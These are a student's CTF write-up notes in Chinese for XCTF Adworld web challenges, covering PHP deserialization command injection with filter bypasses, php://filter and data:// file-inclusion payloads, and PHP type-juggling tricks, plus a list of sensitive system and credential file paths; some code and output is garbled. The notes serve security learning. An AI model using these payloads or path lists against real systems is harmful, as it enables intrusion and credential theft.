

周练6

笔记本： 信息安全

创建时间： 2023/1/14 10:20

更新时间： 2023/1/18 22:51

作者： junecai1

URL: https://adworld.xctf.org.cn/challenges/details?hash=3714626e-3a5b-11ed-abf3-fa163e4fa609&task_category_...

各位同学，本周我们转战新的CTF平台：攻防世界（网址：<https://adworld.xctf.org.cn/>）。具体学习安排如下：

1、完成攻防世界web难度1的所有25题

题量较多，但里面题目有简单，当是复习。所有做题步骤在“印象笔记”里记录整理

1: unseping

打开是代码：

```
<?php
//显示源代码
highlight_file(__FILE__);
定义一个ease类
class ease{

    private $method;
    private $args;
    //PHP 构造函数,主要用来在创建对象时初始化对象，即为对象成员变量赋初始值，在创建对象的语句中与 new 运算符一起使用。
    function __construct($method, $args) {
        $this->method = $method;
        $this->args = $args;
    }
}
//析构函数 析构函数(destructor) 与构造函数相反，当对象结束其生命周期时（例如对象所在的函数已调用完毕），系统自动执行析构函数。
//通俗的说就是当对象结束时触发该函数
function __destruct(){
    //如果传入的数组中第一个参数method为ping，则执行下面的函数
    if (in_array($this->method, array("ping"))) {
        //call_user_func_array:把第一个参数作为回调函数（callback）调用，把参数数组作（param_arr）为回调函数的参数传入；比如call_user_func_array("ping","127.0.0.1") 执行命令 ping 127.0.0.1
        call_user_func_array(array($this, $this->method), $this->args);
    }
}
//执行传入的参数
function ping($ip){
    exec($ip, $result);
    //返回结果的值和类型
    var_dump($result);
}
//过滤函数，过滤了很多特殊符号，关键词等
function waf($str){
    if (!preg_match_all("/(\\|&|;| \\|cat|flag|tac|php|ls)/", $str, $pat_array)) {
        return $str;
    } else {
        echo "don't hack";
    }
}
//规定：__wakeup()，执行unserialize()时，先会调用这个函数
function __wakeup(){
    //遍历传入的数组
    foreach($this->args as $k => $v) {
        //查看将传入的数组值放入waf函数中进行过滤
        $this->args[$k] = $this->waf($v);
    }
}
}
//传入一个post参数
$ctf=@$_POST['ctf'];
//先进行base64解码然后在进行反序列化
@unserialize(base64_decode($ctf));
?>
```

需要传入执行的代码，则需要进行php代码编写：

```
<?php
class ease{
    private $method;
    private $args;
    function __construct($method, $args) {
        $this->method = $method;
        $this->args = $args;
    }
}

$a = new ease("ping",array('ls'));
```

```
$b = serialize($a);
echo $b;
echo '</br>';
echo base64_encode($b);
?>
```


生成的base64代码如下:

执行结果:

```

    }
    $this->args[$k] = $this->waf($v);
}
}


$ctf=@$_POST['ctf'];
@unserialize(base64_decode($ctf));
?>
array(0) { }
```



使用 " "" " 绕过:

列出文件:

```
array(2) { [0]=> string(12) "flag_1s_here" [1]=> string(9) "index.php" }
```



打开, 文件 flag_1s here:

因为空格也被过滤了, 要进行绕过, 运用空环境变量对命令进行绕过, 空格运用\${IFS}

```


    $this->args = $args;
}

}
$a = new ease("ping",array('l'"s${IFS}fl${a}ag_1s_here'));
$b = serialize($a);
echo $b;
echo '</br>';
echo base64_encode($b);
?>
```

发现文件:


```

@unserialize(base64_decode($ctf));
?>
array(1) { [0]=> string(25) "flag_831b69012c67b35f.php" }
```



尝试打开:

打开不了/过滤了，wp说可以使用oct绕过：
将 cat flag 1s here/flag 831b69012c67b35f.php 转换成ascii码再转换成8进制，使用\$(printf "编码")的方式绕过：




```
1 str = "cat flag_1s_here/flag_831b69012c67b35f.php"
2 arr = []
3 for i in str:
4     lett = oct(ord(i))
5     print(lett)
6     lett = lett.replace("0o", "")
7     arr.append(lett)
8 print(arr)
9 sym = ""
10 # print(arr) 将所有八进制组合，最终的结果第一个地方应该再添加一个\
11 ccc = sym.join(arr)
12 print(ccc)
13
```

终端输出：

```
0o66
0o67
0o142
0o63
0o65
0o146
0o36
0o168
0o158
0o168
['143', '141', '164', '40', '146', '154', '141', '147', '137', '61', '163', '137', '150', '145', '162', '145', '57', '146', '154', '141', '147', '137', '70', '63', '61', '142', '66', '71', '60', '61', '62', '143', '66', '67', '142', '63', '65', '146', '56', '160', '150', '160']
143\141\164\40\146\154\141\147\137\61\163\137\150\145\162\145\57\146\154\141\147\137\70\63\61\142\66\71\60\61\62\143\66\67\142\63\65\146\56\160\150\160
```

```
$ctf=${_POST['ctf']};
@unserialize(base64_decode($ctf));
?>
array(2) { [0] => string(5) "string(47) '//$cyberpeace(7f6621b49e7f579750ea30d2e4c1a38c)'" }
```



得到flag。
补充：还可以使用


```
$a = new ease("ping",array(['ca${t}t${IFS}`find`']));

// $a = new ease("ping",array());
$b = serialize($a);
echo $b;
echo '<br>';
echo base64_encode($b);
?>
```

输出 调试控制台 终端

得到

```
array(42) { [0]=> string(5) " " string(52) "//$cyberpeace{7f6621b49e7f579750ea30d2e4c1a38c} string(25) "highlight_file(__FILE__);" [3]=> string(0) "" [4]=> string(11) "class ease{" [5]=> string(0) "" [6]=> string(20) " private $method;" [7]=> string(18) " private $args;" [8]=> string(42) " function _construct($method, $args) {" [9]=> string(32) " $this->method = $method;" [10]=> string(28) " $this->args = $args;" [11]=> string(5) " " [12]=> string(0) "" [13]=> string(26) " function _destruct(){" [14]=> string(53) " if (in_array($this->method, array('ping')))" [15]=> string(75) " call_user_func_array(array($this, $this->method), $this->args);" [16]=> string(9) " " [17]=> string(5) " " [18]=> string(0) "" [19]=> string(23) " function ping($ip){" [20]=> string(27) " exec($ip, $result);" [21]=> string(26) " var_dump($result);" [22]=> string(5) " " [23]=> string(0) "" [24]=> string(23) " function waf($str){" [25]=> string(87) " if (!preg_match_all('/\||&|'|/cat|flag|ac|php|s|/', $str, $pat array)) {" [26]=> string(24) " return $str;" [27]=> string(16) " " } else {" [28]=> string(30) " echo "don't hack!";" [29]=> string(9) " " [30]=> string(5) " " [31]=> string(0) "" [32]=> string(24) " function _wakeup(){" [33]=> string(42) " foreach($this->args as $k => $v) {" [34]=> string(45) " $this->args[$k] = $this->waf($v);" [35]=> string(9) " " [36]=> string(5) " " [37]=> string(0) "" [38]=> string(0) "" [39]=> string(20) " $ctf=@$_POST['ctf'];" [40]=> string(34) " @unserialize(base64_decode($ctf));" [41]=> string(2) "?>" }
```



file_include:


wp:

```
<?php
highlight_file(__FILE__);
include("../check.php");
if(isset($_GET['filename'])) {
    $filename = $_GET['filename'];
    include($filename);
}

?>
```

打开：分析可得使用get的方式传入参数\$filename获得文件。

使用dirsearch获得网站后台目录：



尝试访问不了，是被过滤了，看看wp吧。

使用?filename=php://filter/read=convert.base64-encode/resource=check.php,查看网页源码。



```
<?php
highlight_file(__FILE__);
include("../check.php");
if(isset($_GET['filename'])) {
    $filename = $_GET['filename'];
    include($filename);
}
```


?>

do not hack!

查了下这个使用convert的convert.iconv.*过滤器，

?filename=[php://filter/convert.iconv.a.b/resource=check.php](http://61.147.171.105:62661/?filename=php://filter/convert.iconv.a.b/resource=check.php)

抓包，去爆破a和b




已完成

爆破成功获得了源代码，获得了可行的编码转换方式，将文件换成flag.php

源码：

```
<?php if($_GET["filename"]){ $preg_match_username = 'return
preg_match("/base|be|encode|print|zlib|quoted|write|rot13|read|string/i", $_GET["filename"]);'; if
(eval($preg_match_username)) { die("do not hack!"); } }
```



```
<?php
highlight_file(__FILE__);
include("../check.php");
if(isset($_GET['filename'])) {
    $filename = $_GET['filename'];
    include($filename);
}
```

?>

<?php \$flag='cyberpeace{6769ce88a75931dcd16ee5c775bd2ad6}';

获得flag。

补充：

1.php过滤器

过滤变量:

filter_var() : 通过一个指定的过滤器来过滤单一的变量

filter_var_array() : 通过相同的或不同的过滤器来过滤多个变量

filter_input : 获取一个输入变量, 并对它进行过滤

filter_input_array : 获取多个输入变量, 并通过相同的或不同的过滤器对它们进行过滤

2.字符串过滤器

string.rot13 //对字符串执行 ROT13 转换

string.toupper //将字符串转化为大写

string.tolower //将字符串转化为小写

string.strip_tags //从字符串中去除 HTML 和 PHP 标记

3.转换过滤器

convert.base64-encode //使用 MIME base64 对数据进行编码

convert.base64-decode //对使用 MIME base64 编码的数据进行解码

convert.quoted-printable-encode

convert.quoted-printable-decode //将 quoted-printable 字符串转换为 8-bit 字符串

convert.iconv.* //字符串按要求的字符编码来转换 (convert.iconv.a.b)

php://filter 参数

| 名称 | 描述 |
|--------------------|--|
| resource=<要过滤的数据流> | 这个参数是必须的。它指定了你要筛选过滤的数据流。 |
| read=<读链的筛选列表> | 该参数可选。可以设定一个或多个过滤器名称, 以管道符 () 分隔。 |
| write=<写链的筛选列表> | 该参数可选。可以设定一个或多个过滤器名称, 以管道符 () 分隔。 |
| <;两个链的筛选列表> | 任何没有以 read= 或 write= 作前缀的筛选器列表会视情况应用于读或写链。 |

<https://blog.csdn.net/wl521634143>

常见敏感信息路径:

Windows

c:\boot.ini // 查看系统版本

c:\windows\system32\inet\MetaBase.xml // IIS配置文件

c:\windows\repair\sam // 存储Windows系统初次安装的密码

c:\ProgramFiles\mysql\my.ini // MySQL配置

c:\ProgramFiles\mysql\data\mysql\user.MYD // MySQL root密码

c:\windows\php.ini // php 配置信息

Linux

/etc/passwd // 账户信息

/etc/shadow // 账户密码文件

/usr/local/app/apache2/conf/httpd.conf // Apache2默认配置文件
/usr/local/app/apache2/conf/extra/httpd-vhost.conf // 虚拟网站配置
/usr/local/app/php5/lib/php.ini // PHP相关配置
/etc/httpd/conf/httpd.conf // Apache配置文件
/etc/my.conf // mysql 配置文件
#日志投毒
/var/loa/apache2/access.log
#SSH投毒
/var/log/auth.log

使用方法：
convert.*过滤器支持convert.iconv.* 格式，使用方法：

convert.iconv.<input-encoding>.<output-encoding>
或
convert.iconv.<input-encoding>/<output-encoding>

例如：

convert.iconv.UCS-4*.UCS-4BE ---> 将指定的文件从UCS-4*转换为UCS-4BE 输出

构造url，然后使用bp进行爆破

?filename=<http://filter/convert.iconv.a.b/resource=check.php>

2.easyphp：

打开：

```

<?php
highlight_file(__FILE__);
$key1 = 0;
$key2 = 0;

$a = $_GET['a'];
$b = $_GET['b'];

if(isset($a) && intval($a) > 6000000 && strlen($a) <= 3){
    if(isset($b) && '8b184b' === substr(md5($b),-6,6)){
        $key1 = 1;
    }else{
        die("Emmm...再想想");
    }
}else{
    die("Emmm...");
}

$c=(array)json_decode(@$_GET['c']);
if(is_array($c) && !is_numeric(@$c["m"]) && $c["m"] > 2022){
    if(is_array(@$c["n"]) && count($c["n"]) == 2 && is_array($c["n"][0])){
        $d = array_search("DGGJ", $c["n"]);
        $d === false?die("no..."):NULL;
        foreach($c["n"] as $key=>$val){
            $val=="DGGJ"?die("no....."):NULL;
        }
        $key2 = 1;
    }else{
        die("no hack");
    }
}else{
    die("no");
}

if($key1 && $key2){
    include "Hgfks.php";
    echo "You're right". "\n";
    echo $flag;
}

```

➤ Emmm...

```

<?php
highlight_file(__FILE__);
$key1 = 0;
$key2 = 0;
//获取get型变量、ab
$a = $_GET['a'];
$b = $_GET['b'];
//对a、b的数值做了限制a>600万并且a的长度小于等于3
if(isset($a) && intval($a) > 6000000 && strlen($a) <= 3){
    //b的md5切片值为8b184b
    if(isset($b) && '8b184b' === substr(md5($b),-6,6)){
        $key1 = 1;
    }else{
        die("Emmm...再想想");
    }
}else{
    die("Emmm...");
}
//json_decode是php5.2.0之后新增的一个PHP内置函数，其作用是对JSON格式的字符串进行编码，
//json_decode接受一个JSON格式的字符串并且把它转换为PHP变量，当该参数$assoc为TRUE时，将返回array，否则返回object。
$c=(array)json_decode(@$_GET['c']);
//is_numeric - 检测变量是否为数字或数字字符串
//{'m':xx,'n':{[],xx}}

```



```

        die("no hack");
    }
}
    }else{
        die("no");
    }
}

```

(array)json_decode(@\$_GET['c']):变量c为json格式的字符串

json_decode是php5.2.0之后新增的一个PHP内置函数，其作用是对JSON格式的字符串进行编码，json_decode接受一个JSON格式的字符串并且把它转换为PHP变量，当该参数\$assoc为TRUE时，将返回array，否则返回object。

is_array(\$c) && !is_numeric(@\$c["m"]) && \$c["m"] > 2022: 变量c为数组并且c中的m值不是数字或者字符串，并且值大于2022

is_numeric() 函数用于检测变量是否为数字或数字字符串，如果指定的变量是数字和数字字符串则返回TRUE，否则返回 FALSE，注意浮点型返回 1，即 TRUE。

is_array(@\$c["n"]) && count(\$c["n"]) == 2 && is_array(\$c["n"][0]):变量c的n值为数组，并且n数组有两个值，并且c变量n值中的第一个值为数组，此时我们可以获取c变量的格式为{'m':xx,'n':[[xx,xx...],xx]}

\$d = array_search("DGGJ", \$c["n"]);:变量c的n值中查找是否有DGGJ

array_search 的绕过，相当于弱比较，我们直接赋值为 0，即可绕过。

由此可以对n进行赋值，“n”:[[0,2],0]

m的值使用php弱匹配2023a

n的值为一个数组包含两个元素

最终payload:a=1e9&b=53724&c={"m":"12345a","n":[[0,1,2],0]}

```

<?php
highlight_file(__FILE__);
$key1 = 0;
$key2 = 0;

$a = $_GET['a'];
$b = $_GET['b'];

if(isset($a) && intval($a) > 6000000 && strlen($a) <= 3){
    if(isset($b) && "8b184b" === substr(md5($b),-6,6)){
        $key1 = 1;
    }else{
        die("Emmm...再想想");
    }
}

else{
    die("Emmm...");
}

$c=(array)json_decode(@$_GET['c']);
if(is_array($c) && !is_numeric(@$c["m"]) && $c["m"] > 2022){
    if(is_array(@$c["n"]) && count(@$c["n"]) == 2 && is_array(@$c["n"][0])){
        $d = array_search("DGGJ", @$c["n"]);
        $d == false?die("no..."):NULL;
        foreach($c["n"] as $key=>$val){
            $val=="DGGJ"?die("no....."):NULL;
        }
        $key2 = 1;
    }else{
        die("no hack");
    }
}
else{
    die("no");
}

if($key1 && $key2){
    include "Hgfks.php";
    echo "You're right". "\n";
    echo $flag;
}

?> You're right cyberpeace[b1894d7ffcbb8a0cf5dfeaaa8b847bc3]

```

intval() 函数用于获取变量的整数值。

intval() 函数通过使用指定的进制 base 转换（默认是十进制），返回变量 var 的 integer 数值。intval() 不能用于 object，否则会产生 E_NOTICE 错误并返回 1。

PHP 4, PHP 5, PHP 7

语法

```
int intval ( mixed $var [, int $base = 10 ] )
```

参数说明：

- \$var: 要转换成 integer 的数量值。
- \$base: 转化所使用的进制。

如果 base 是 0，通过检测 var 的格式来决定使用的进制：

- 如果字符串包括了 "0x" (或 "0X") 的前缀，使用 16 进制 (hex)；否则，
- 如果字符串以 "0" 开始，使用 8 进制(octal)；否则，
- 将使用 10 进制 (decimal)。

3.fileclude:

打开是代码:

```
WRONG WAY! <?php
include("flag.php");
highlight_file(__FILE__);
if(isset($_GET["file1"]) && isset($_GET["file2"]))
{
    $file1 = $_GET["file1"];
    $file2 = $_GET["file2"];
    if(!empty($file1) && !empty($file2))
    {
        if(file_get_contents($file2) === "hello ctf")
        {
            include($file1);
        }
    }
    else
        die("NONONO");
}
```

扫一下目录:

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 50 | Wordlist size: 11460

Output File: D:\june\user\网络安全\tools\tools\reports\http_61.147.171.105_53317_23-01-18_11-30-06.txt

Target: http://61.147.171.105:53317/

[11:30:06] Starting:

```
[11:30:13] 403 - 303B - /.ht_wsr.txt
[11:30:13] 403 - 306B - /.htaccess.bak1
[11:30:13] 403 - 306B - /.htaccess.orig
[11:30:13] 403 - 308B - /.htaccess.sample
[11:30:13] 403 - 307B - /.htaccess.extra
[11:30:13] 403 - 306B - /.htaccess.save
[11:30:13] 403 - 306B - /.htaccess.orig
[11:30:13] 403 - 304B - /.htaccess.sc
[11:30:13] 403 - 304B - /.htaccess.BAK
[11:30:13] 403 - 304B - /.htaccess.OLD
[11:30:13] 403 - 305B - /.htaccess.OLD2
[11:30:13] 403 - 296B - /.htm
[11:30:13] 403 - 297B - /.html
[11:30:13] 403 - 306B - /.htpasswd_test
[11:30:13] 403 - 302B - /.htpasswd
[11:30:13] 403 - 303B - /.httr-oauth
[11:30:42] 200 - 10B - /flag.php
[11:31:05] 403 - 306B - /server-status/
[11:31:05] 403 - 305B - /server-status
```

Task Completed

D:\june\user\网络安全\tools\tools>

发现文件试着打开:

打不开。

看看代码



```
WRONG WAY! <?php
include("flag.php");
highlight_file(__FILE__);
isset($_GET["file1"]) && isset($_GET["file2"])))

$file1 = $_GET["file1"];
$file2 = $_GET["file2"];
if(!empty($file1) && !empty($file2))
{
    if(file_get_contents($file2) === "hello ctf")
    {
        include($file1);
    }
}
else
    die("NONONO");
```

Warning: file_get_contents("hello ctf"): failed to open stream: No such file or directory in /var/www/html/index.php on line 10

尝试了下没解出来，看看攻略

file1使用php://filter 查看源码，file2使用 <data://text/plain> 绕过 file_get_contents函数

构造payload: ?file1=php://filter/read=convert.base64-

encode/resource=flag.php&file2=data://text/plain,hello ctf

PD9waHAKZWNobyAiV1JPTkcgV0FZISI7Ci8vICRmbGFnID0gY3liZXJwZWJjZmjk2ZDhkOGM1ZTQ4NTY2M2VjYWlzZTBkMDYxZX0=
得到代码的base64编码

base16、base32、base64

PD9waHAKZWNobyAiV1JPTkcgV0FZISI7Ci8vICRmbGFnID0gY3liZXJwZWJjZmjk2ZDhkOGM1ZTQ4NTY2M2VjYWlzZTBkMDYxZX0=

编码

base64

字符集

utf8(unicode编码)

编 码

```
<?php
echo "WRONG WAY!";
// $flag = cyberpeace{466c296d8d8c5e485663ecab3e0d061e}
```


得到flag

补充:

<data://text/plain>: 构造数据流，并且是纯文本格式

4: fileinclude

打开:



Notice: Undefined index: language in `/var/www/html/index.php` on line 9
Please choose the language you want : English or Chinese

Hi,Everyone,The flag is in flag.php

查看源码:

```
<?php

if( !ini_get('display_errors') ) {
    ini_set('display_errors', 'On');
}
error_reporting(E_ALL);
$lang = $_COOKIE['language'];
if(!$lang)
{
    @setcookie("language","english");
    @include("english.php");
}
else
{
    @include($lang.".php");
}
$x=file_get_contents('index.php');
echo $x;
?>
```

使用cookie传入参数，获取文件：php://filter/read=convert.base64-encode/resource=flag 后面的php会拼接起来

PD9waHANCiRmbGFnPSJJeWJlcnBIYWNIezkwYTBjMDYwYzUwMTYzZDcxNzRmZDRmY2UzN2VkYWU4fSI7DQo/Pg==

Encryption ▾ Encoding ▾ SQL ▾ XSS ▾ Other ▾

Load URL

Split URL

Execute

☐ Post data ☐ Referer ☐ User Agent ☒ Cookies [Clear All](#)

C language=php://filter/read=convert.base64-encode/resource=flag

解码得到:

```
<?php
$flag="cyberpeace{90a0c060c50163d7174fd4fce37edae8}";
?>
```

6:easyupload

打开让上传图像, 试了下木马未成功,

